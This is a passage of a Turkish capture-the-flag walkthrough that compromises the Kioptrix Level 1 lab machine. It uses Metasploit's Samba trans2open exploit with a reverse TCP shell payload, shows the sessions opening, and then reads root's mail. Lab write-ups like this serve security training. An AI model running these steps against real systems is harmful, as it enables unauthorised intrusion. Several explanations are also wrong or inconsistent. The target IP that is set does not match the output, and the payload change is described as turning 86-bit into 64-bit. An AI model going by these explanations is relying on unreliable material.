   29  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   30    \_ target: Automatic (Interact)                     .                .          .      .
   31    \_ target: Automatic (Command)                      .                .          .      .
   32    \_ target: Linux x86                                .                .          .      .
   33    \_ target: Linux x86_64                             .                .          .      .
   34    \_ target: Linux ARM (LE)                           .                .          .      .
   35    \_ target: Linux ARM64                              .                .          .      .
   36    \_ target: Linux MIPS                               .                .          .      .
   37    \_ target: Linux MIPSLE                             .                .          .      .
```

8-)Tarama sonucunda toplamda 77 farklı sonuç çıkmaktadır.Burada bizim kullanabileceğimiz paket bir linux paketi ve karşılıklı oturum açma anlamına gelen trans2open paketi olmalıdır.




Kısa bir araştırmanın ardından işimize yarayacak olan paketin 69 numarada olduğunu tespit ediyoruz.

9-)Kullanacağımız paket 69 numaralı paket. Bu sebeple msf6 konsoluna ‘use 69’ yazıyoruz.

Bu işlemin sonucunda 69 numaralı exploit i kullanıyoruz


10-) ‘options’ diyerek exploiti hedef makineye göre şekillendirmeye başlayalım.




Buradaki RHOSTS/RPORT kısmı hedef makineyi,LHOST/LPORT kısmı ise bizi temsil etmektedir.

11-)Bir önceki resimde görüldüğü üzere hedef makine ip adresi(RHOSTS) kısmı boş. Şimdi hedef makine ip adresimizi exploitimize set edelim.
‘set RHOSTS 192.168.204.1’ komutu ile exploitimize hedef makine adresimizi öğretmiş olduk.

12-)Makineye sızmak için kullanacağımız payload 86 bit ancak bize 64 bit gerekli.
Bu nedenle elimizdeki payload'u
« set PAYLOAD generic/shell_reverse_tcp » komutu ile 64 bite çevirelim.



13-)Exploit üzerinde gerekli olan tüm düzenlemeleri yaptıktan sonra tekrar ‘ options ’ diyerek exploitimizin yeni halini görelim.




Artık exploitimizde hedef makine adresi gözüküyor ve son ayarlamalar tamamlanmış durumda.


14-) 'run' komutunu yazıp çalıştıralım

```
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.1.105:4444
[*] 192.168.1.106:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.106:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.106:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.106:139 - Trying return address 0xbffffafc...
[*] 192.168.1.106:139 - Trying return address 0xbffff9fc...
[*] 192.168.1.106:139 - Trying return address 0xbffff8fc...
[*] 192.168.1.106:139 - Trying return address 0xbffff7fc...
[*] 192.168.1.106:139 - Trying return address 0xbffff6fc...
[*] 192.168.1.106:139 - Trying return address 0xbffff5fc...
[*] Command shell session 1 opened (192.168.1.105:4444 → 192.168.1.106:1025) at 2025-05-06 18:53:09 -0400

[*] Command shell session 2 opened (192.168.1.105:4444 → 192.168.1.106:1026) at 2025-05-06 18:53:11 -0400
[*] Command shell session 3 opened (192.168.1.105:4444 → 192.168.1.106:1027) at 2025-05-06 18:53:12 -0400
[*] Command shell session 4 opened (192.168.1.105:4444 → 192.168.1.106:1028) at 2025-05-06 18:53:13 -0400
```

15-)Son olarak karşımıza gelen ekranda Ctrl+C tuşlarına basarak mevcut işlemi iptal edelim.




16-)Ctrl+C tuşlarına basınca mevcut oturumun sonlandırılıp sonlandırılmayacağını soruyor. Hayır demek için 'N' yazalım.



İşte şimdi an itibariyle hedef makineye sızmış bulunmaktayız.

17-) ‘pwd’ komutunu yazarak hedef makinenin hangi dizininde olduğumuzu görelim



18-) ‘cd ..’ komutunu yazıp çalıştırarak bir üst dizine çıkalım. Ardından ‘ls’ komutunu çalıştırarak dizindeki tüm klasörler ve dosyaları görelim.

19-) ‘cd /var’ diyerek var klasörünün içine giriyoruz, tekrar ‘ls’ komutunu çalıştırarak dizin içeriğini görüntülüyoruz.

20-) ‘cd mail’ diyerek mail klasörünün içine girelim. Akabinde ‘ls’ komutunu çalıştırarak dizin içeriğini görüntüleyelim

21-) ‘cat root’ komutunu çalıştırarak root isimli dosyanın içine girelim

```
cat root
From root  Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptix.level1>
Received: (from root@localhost)
        by kioptix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
        for root@kioptix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2
Status: O

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy ...

From root  Tue May  6 18:21:46 2025
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
        by kioptrix.level1 (8.11.6/8.11.6) id 546MLkl01127
        for root; Tue, 6 May 2025 18:21:46 -0400
Date: Tue, 6 May 2025 18:21:46 -0400
From: root <root@kioptrix.level1>
Message-Id: <202505062221.546MLkl01127@kioptrix.level1>
To: root@kioptrix.level1
Subject: LogWatch for kioptrix.level1



 ################## LogWatch 2.1.1 Begin ####################


 ###################### LogWatch End ########################
```

Sızma işleminin başarılı olduğunu gösteren bir mail karşımıza çıkıyor.

Kioptrix level1 makinesine başarıyla sızdık.